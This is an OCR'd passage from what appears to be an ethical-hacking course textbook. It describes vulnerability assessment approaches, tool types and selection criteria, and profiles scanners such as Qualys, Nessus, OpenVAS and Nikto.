
  An assessment where an ethical hacker uses vulnerability assessment tools such as Nessus Professional, Qualys, or GFI LanGuard to perform a vulnerability assessment of the target is called an automated assessment. Unlike manual assessments, in this type of assessment, the ethical hacker does not perform footprinting and network scanning. They employ automated tools that can perform all such activities and are also capable of identifying weaknesses and CVSS scores, acquiring critical CVE/CWE information related to the vulnerability, and suggesting remediation strategies.

- **Cloud-based Assessment**

  This type of assessment focuses on evaluating overall security of the cloud infrastructure according to the cloud service provider's best practices or guidelines. This assessment involves identifying cloud infrastructure vulnerabilities and mitigating them through access control mechanisms and proper security measures complying with the standards. This type of assessment is frequently performed to identify the risks associated with the assets deployed over the cloud. It also assists security professionals to detect weak entry points on the cloud, through which the attackers can make their way into the organization's network.

- **Mobile Application Assessment**

  Mobile application assessment aims at protecting the privacy of data across mobile applications and APIs. It is a must-have security practice for every organization that hosts publicly accessible applications. This type of assessment involves examining source code and internal security controls of mobile applications. Security professionals need to perform this type of assessment to evaluate and improve the overall application's strength against known and future threats to protect sensitive data. An effective assessment can minimize risks and assists in incorporating appropriate security controls to increase the safety of mobile applications.



LO#03: Use Vulnerability Assessment Tools

Vulnerability Assessment Tools

Vulnerability assessment solutions are important tools for information security management as they identify all potential security weaknesses before an attacker can exploit them. There are different approaches and solutions available to perform a vulnerability assessment. Selecting an appropriate assessment approach plays a major role in mitigating the threats that an organization faces.

This section outlines the various approaches, solutions, and tools used to perform a vulnerability assessment.

Comparing Approaches to Vulnerability Assessment

There are four types of vulnerability assessment solutions: product-based solutions, service-based solutions, tree-based assessment, and inference-based assessment.

- **Product-Based Solutions**

  Product-based solutions are installed in the organization’s internal network. They are installed either on a private or non-routable space or in the Internet-addressable portion of an organization’s network. If they are installed on a private network (behind the firewall), they cannot always detect outside attacks.

- **Service-Based Solutions**

  Service-based solutions are offered by third parties, such as auditing or security consulting firms. Some solutions are hosted inside the network, while others are hosted outside the network. A drawback of this solution is that attackers can audit the network from the outside.

- **Tree-Based Assessment**

  In a tree-based assessment, the auditor selects different strategies for each machine or component of the information system. For example, the administrator selects a scanner for servers running Windows, databases, and web services but uses a different scanner for Linux servers. This approach relies on the administrator to provide a starting piece of intelligence, and then to start scanning continuously without incorporating any information found at the time of scanning.

- **Inference-Based Assessment**

  In an inference-based assessment, scanning starts by building an inventory of the protocols found on the machine. After finding a protocol, the scanning process starts to detect which ports are attached to services, such as an email server, web server, or database server. After finding services, it selects vulnerabilities on each machine and starts to execute only those relevant tests.

Characteristics of a Good Vulnerability Assessment Solution

Organizations need to select a proper and suitable vulnerability assessment solution to detect, assess, and protect their critical IT assets from various internal and external threats.

The characteristics of a good vulnerability assessment solution are as follows:

- Ensures correct outcomes by testing the network, network resources, ports, protocols, and operating systems
- Uses a well-organized inference-based approach for testing
- Automatically scans and checks against continuously updated databases
- Creates brief, actionable, customizable reports, including reports of vulnerabilities by severity level, and trend analysis
- Supports multiple networks
- Suggests appropriate remedies and workarounds to correct vulnerabilities
- Imitates the outside view of attackers to gain its objective

Working of Vulnerability Scanning Solutions

Any organization needs to handle and process large volumes of data to conduct business. These large volumes of data contain privileged information of that particular organization. Attackers try to identify vulnerabilities that they can exploit, and then use these to gain access to critical data for illegal purposes. Vulnerability analysis analyzes and detects risk-prone areas in the organizational network. This analysis uses various tools and reports on the vulnerabilities present in the network.

Vulnerability scanning solutions perform vulnerability penetration tests on the organizational network in three steps:

- **Locating nodes**: The first step in vulnerability scanning is to locate live hosts in the target network using various scanning techniques.

- **Performing service and OS discovery on them**: After detecting the live hosts in the target network, the next step is to enumerate the open ports and services along with the operating system on the target systems.
- **Testing those services and OS for known vulnerabilities**: Finally, after identifying the open services and the operating system running on the target nodes, they are tested for known vulnerabilities.

Locate Nodes
Perform Service and OS Discovery on them
Test Services and OS for Known Vulnerabilities
Findings and Recommendations

Figure 5.6: The working of vulnerability scanning solutions

Types of Vulnerability Assessment Tools

There are six types of vulnerability assessment tools: host-based vulnerability assessment tools, application-layer vulnerability assessment tools, depth assessment tools, scope assessment tools, active and passive tools, and location and data-examination tools.

- **Host-Based Vulnerability Assessment Tools**

  The host-based scanning tools are appropriate for servers that run various applications, such as the Web, critical files, databases, directories, and remote accesses. These host-based scanners can detect high levels of vulnerabilities and provide required information about the fixes (patches). A host-based vulnerability assessment tool identifies the OS running on a particular host computer and tests it for known deficiencies. It also searches for common applications and services.

- **Depth Assessment Tools**

  Depth assessment tools are used to discover and identify previously unknown vulnerabilities in a system. Generally, tools such as fuzzers, which provide arbitrary input to a system's interface, are used to identify vulnerabilities to an unstable depth. Many of these tools use a set of vulnerability signatures to test whether a product is resistant to a known vulnerability or not.

- **Application-Layer Vulnerability Assessment Tools**

  Application-layer vulnerability assessment tools are designed to serve the needs of all kinds of operating system types and applications. Various resources pose a variety of security threats and are identified by the tools designed for that purpose. Observing system vulnerabilities through the Internet using an external router, firewall, or webserver is called an external vulnerability assessment. These vulnerabilities could be external DoS/DDoS threats, network data interception, or other issues. The analyst performs a vulnerability assessment and notes vulnerable resources. The network vulnerability information is updated regularly into the tools. Application-layer vulnerability assessment tools are directed towards web servers or databases.

- **Scope Assessment Tools**

  Scope assessment tools provide an assessment of the security by testing vulnerabilities in the applications and operating system. These tools provide standard controls and a reporting interface that allows the user to select a suitable scan. These tools generate a standard report based on the information found. Some assessment tools are designed to test a specific application or application type for vulnerability.

- **Active and Passive Tools**

  Active scanners perform vulnerability checks on the network functions that consume resources on the network. The main advantage of the active scanner is that the system administrator or IT manager has good control of the timing and the parameters of vulnerability scans. This scanner cannot be used for critical operating systems because it uses system resources that affect the processing of other tasks.

  Passive scanners are those that do not considerably affect system resources, as they only observe system data and perform data processing on a separate analysis machine. A passive scanner first receives system data that provide complete information on the processes that are running and then assesses that data against a set of rules.

- **Location and Data Examination Tools**

  Listed below are some of the location and data examination tools:

  - **Network-Based Scanner:** Network-based scanners are those that interact only with the real machine where they reside and give the report to the same machine after scanning.
  - **Agent-Based Scanner:** Agent-based scanners reside on a single machine but can scan several machines on the same network.
  - **Proxy Scanner:** Proxy scanners are the network-based scanners that can scan networks from any machine on the network.
  - **Cluster scanner:** Cluster scanners are similar to proxy scanners, but they can simultaneously perform two or more scans on different machines in the network.

Choosing a Vulnerability Assessment Tool

Vendor-designed vulnerability assessment tools can be used to test a host or application for vulnerabilities. There are several available vulnerability assessment tools that include port scanners, vulnerability scanners, and OS vulnerability assessment scanners. Organizations must choose appropriate tools based on their test requirements.

Choose the tools that best satisfy the following requirements:

- Tools must be capable of testing anywhere from dozens to 30,000 different vulnerabilities, depending on the product
- The selected tool should have a sound database of vulnerabilities and frequently updated attack signatures
- Pick a tool that matches the environment and expertise
- Make sure to regularly update the scan engine to ensure the tool is aware of the latest known vulnerabilities
- Verify that the chosen vulnerability assessment tool has accurate network mapping, application mapping, and penetration tests. Not all tools can find the protocols running and analyze a network's performance.
- Ensure that the tool has several regularly updated vulnerability scripts for the platforms you are scanning
- Make sure that any patches are applied; failing to do so might lead to false positives
- Find out how many reports are returned, what information they contain, and whether they are exportable
- Check whether the tool has different levels of penetration to stop lockups
- The maintenance costs of tools can be offset by effectively using them
- Ensure that the vulnerability assessment tool can run its scans quickly and accurately
- Ensure that the tool can perform scans using multiple protocols
- Verify that the tool can understand and analyze the network topology to perform the assessment
- Bandwidth limitations are a major concern when dealing with large networks. Ensure the vulnerability assessment tool has high bandwidth allocation
- Ensure that the vulnerability assessment tool possess excellent query throttling features
- Ensure that the tool can also assess fragile systems and non-traditional assets

Criteria for Choosing a Vulnerability Assessment Tool

The criteria to follow when choosing or purchasing any vulnerability assessment tool are as follows:

- **Types of vulnerabilities being assessed**: The most important information at the time of evaluating any tool is to find out how many types of vulnerabilities it will discover.
- **Testing capability of scanning**: The vulnerability assessment tool must have the capacity to execute the entire selected test and must scan all the systems selected for scanning.
- **Ability to provide accurate reports**: The ability to prepare an accurate report is essential. Vulnerability reports should be short, clear, and should provide an easy method to mitigate the discovered vulnerability.
- **Efficient and accurate scanning**: Two essential aspects of scanner performance are how much time it takes for a single host and what resources are required, and the loss of services at the time of scanning. It is important to ensure accuracy and to be aware of the accuracy of the results.
- **Capability to perform a smart search**: How clever they are at the time of scanning is also a key factor in judging any vulnerability assessment tool.
- **Functionality for writing its own tests**: When a signature is not present for a recently found vulnerability, it is helpful if the vulnerability scanning tool allows the use of user-developed tests.
- **Test run scheduling**: It is important to be able to do test-run scheduling as it allows users to perform scanning when traffic on the network is light.

Best Practices for Selecting Vulnerability Assessment Tools

Some of the best practices that can be adopted for selecting vulnerability assessment tools are:

- Vulnerability assessment tools are used to secure and protect the organization’s system or network. Ensure that they do not damage the network or system while running.
- Before using any vulnerability assessment tools, it is important to understand their function and to decide what information is needed before starting
- Security mechanisms for accessing from within and from outside the network are somewhat different, so decide the location for the scan based on the desired information
- At the time of scanning, enable logging and ensure that all outcomes and methodologies are annotated every time a scan is performed on any computer
- Users should frequently scan their systems for vulnerabilities and regularly monitor them for vulnerabilities and exploits

Vulnerability Assessment Tools: Qualys Vulnerability Management

- A cloud-based service that offers immediate global visibility into IT system areas that might be **vulnerable to the latest Internet threats** and how to protect them
- Aids in the continuous **identification of threats and monitoring of unexpected changes** in a network before they become breaches

Vulnerability Assessment Tools

An attacker performs vulnerability scanning to identify security loopholes in the target network that they can exploit to launch attacks. Security analysts can use vulnerability assessment tools to identify weaknesses present in the organization's security posture and remediate the identified vulnerabilities before an attacker exploits them.

Network vulnerability scanners help to analyze and identify vulnerabilities in the target network or network resources by using vulnerability assessment and network auditing. These tools also assist in overcoming weaknesses in the network by suggesting various remediation techniques.

The following are some of the most effective vulnerability assessment tools:

- **Qualys Vulnerability Management**

  Source: *https://www.qualys.com*

  Qualys VM is a cloud-based service that gives immediate, global visibility into where IT systems might be vulnerable to the latest Internet threats and how to protect them. It helps to continuously identify threats and monitor unexpected changes in a network before they turn into breaches.

  Features:

  - **Agent-based detection**

    Also works with the Qualys Cloud Agents, extending its network coverage to unscannable assets.

  - **Constant monitoring and alerts**

    When VM is paired with Continuous Monitoring (CM), InfoSec teams are proactively alerted about potential threats, so problems can be tackled before they turn into breaches.

  - **Comprehensive coverage and visibility**

    Continuously scans and identifies vulnerabilities for protecting IT assets on-premises, in the cloud, and at mobile endpoints. Its executive dashboard displays an overview of the security posture and gives access to remediation details. VM generates custom, role-based reports for multiple stakeholders, including automatic security documentation for compliance auditors.

  - **VM for the perimeter-less world**

    As enterprises adopt cloud computing, mobility, and other disruptive technologies for digital transformation, Qualys VM offers next-generation vulnerability management for these hybrid IT environments whose traditional boundaries have been blurred.

  - **Discover forgotten devices and organize the host assets**

    Qualys can help quickly determine what is running in different parts of the network—from the perimeter and corporate network to virtualized machines and cloud services. It can also identify unexpected access points, web servers, and other devices that can expose the network to attack.

  - **Scan for vulnerabilities everywhere, accurately and efficiently**

    Scan systems anywhere from the same console, including the perimeter, the internal network, and cloud environments.

- **Identify and prioritize risks**

  Qualys, using trend analysis, Zero-Day, and Patch impact predictions, can identify the highest business risks.

- **Remediate vulnerabilities**

  Qualys's ability to track vulnerability data across hosts and time produces interactive reports that provide a better understanding of the security of the network.

- **Nessus Professional**

  Source: *https://www.tenable.com*

  Nessus Professional is an assessment solution for identifying vulnerabilities, configuration issues, and malware that attackers use to penetrate networks. It performs vulnerability, configuration, and compliance assessment. It supports various technologies such as operating systems, network devices, hypervisors, databases, tablets and phones, web servers, and critical infrastructure.

  Nessus is the vulnerability scanning platform for auditors and security analysts. Users can schedule scans across multiple scanners, and use wizards to easily and quickly create policies, schedule scans, and send results via email.

Features:

- High-speed asset discovery
- Vulnerability assessment
- Malware and Botnet detection
- Configuration and compliance auditing
- Scanning and auditing virtualized and cloud platforms

- **GFI LanGuard**

  Source: *https://www.gfi.com*

  GFI LanGuard scans for, detects, assesses, and rectifies security vulnerabilities in a network and its connected devices. This is done with minimal administrative effort. It scans the operating systems, virtual environments, and installed applications through vulnerability check databases. It enables analysis of the state of network security, identifies risks, and offers solutions before the system can be compromised.

  Features:

  - Patch management for operating systems and third-party applications
  - Vulnerability assessment

- A Web reporting console
- Track latest vulnerabilities and missing updates
- Integration with security applications
- Network device vulnerability checks
- Network and software auditing
- Support for virtual environments

- **OpenVAS**

  Source: *https://www.openvas.org*

  OpenVAS is a framework of several services and tools that offer a comprehensive and powerful vulnerability scanning and vulnerability management solution. The framework is part of Greenbone Network's commercial vulnerability management solution, developments from which have been contributed to the open-source community since 2009.

  The actual security scanner is accompanied by a regularly updated feed of Network Vulnerability Tests (NVTs), over 50,000 in total.

- **Nikto**

  Source: *https://cirt.net*

  Nikto is an Open Source (GPL) web server scanner that performs comprehensive tests against web servers for multiple items, including over 6700 potentially dangerous files or programs, checks for outdated versions of over 1250 servers, and checks for version specific problems on over 270 servers. It also looks at server configuration items such as the presence of multiple index files and the HTTP server options and will attempt to identify installed web servers and software.

  Features:

  - SSL Support (Unix with OpenSSL or maybe Windows with ActiveState's Perl/NetSSL)
  - A full HTTP proxy support
  - Checks for outdated server components
  - Saves reports in plain text, XML, HTML, NBE or CSV
  - A Template engine to easily customize reports
  - Scans multiple ports on a server, or multiple servers via input file
  - LibWhisker's IDS encoding techniques

  - Identifies installed software via headers, favicons, and files
  - Host authentication with Basic and NTLM
  - Subdomain guessing
  - Apache and cgiwrap username enumeration
  - Scan tuning to include or exclude entire classes of vulnerability checks
  - Guesses credentials for authorization realms (including many default ID and password combinations)

- **SecurityMetrics Mobile**

  Source: *https://www.securitymetrics.com*

  SecurityMetrics Mobile is a mobile defense tool that helps to identify mobile device vulnerabilities to protect customers' sensitive data. It helps to avoid threats that originate from mobile malware, device theft, Wi-Fi network connectivity, data entry, personal and business use, unwarranted app privileges, data and device storage, account data access, Bluetooth, Infrared (IR), Near-field communication (NFC), and SIM and SD cards.

  SecurityMetrics MobileScan complies with PCI SSC (Payment Card Industry Security Standards Council) guidelines to prevent mobile data theft. On completion of a scan, the report generated comprises a total risk score, a summary of discovered vulnerabilities, and recommendations on how to resolve threats.

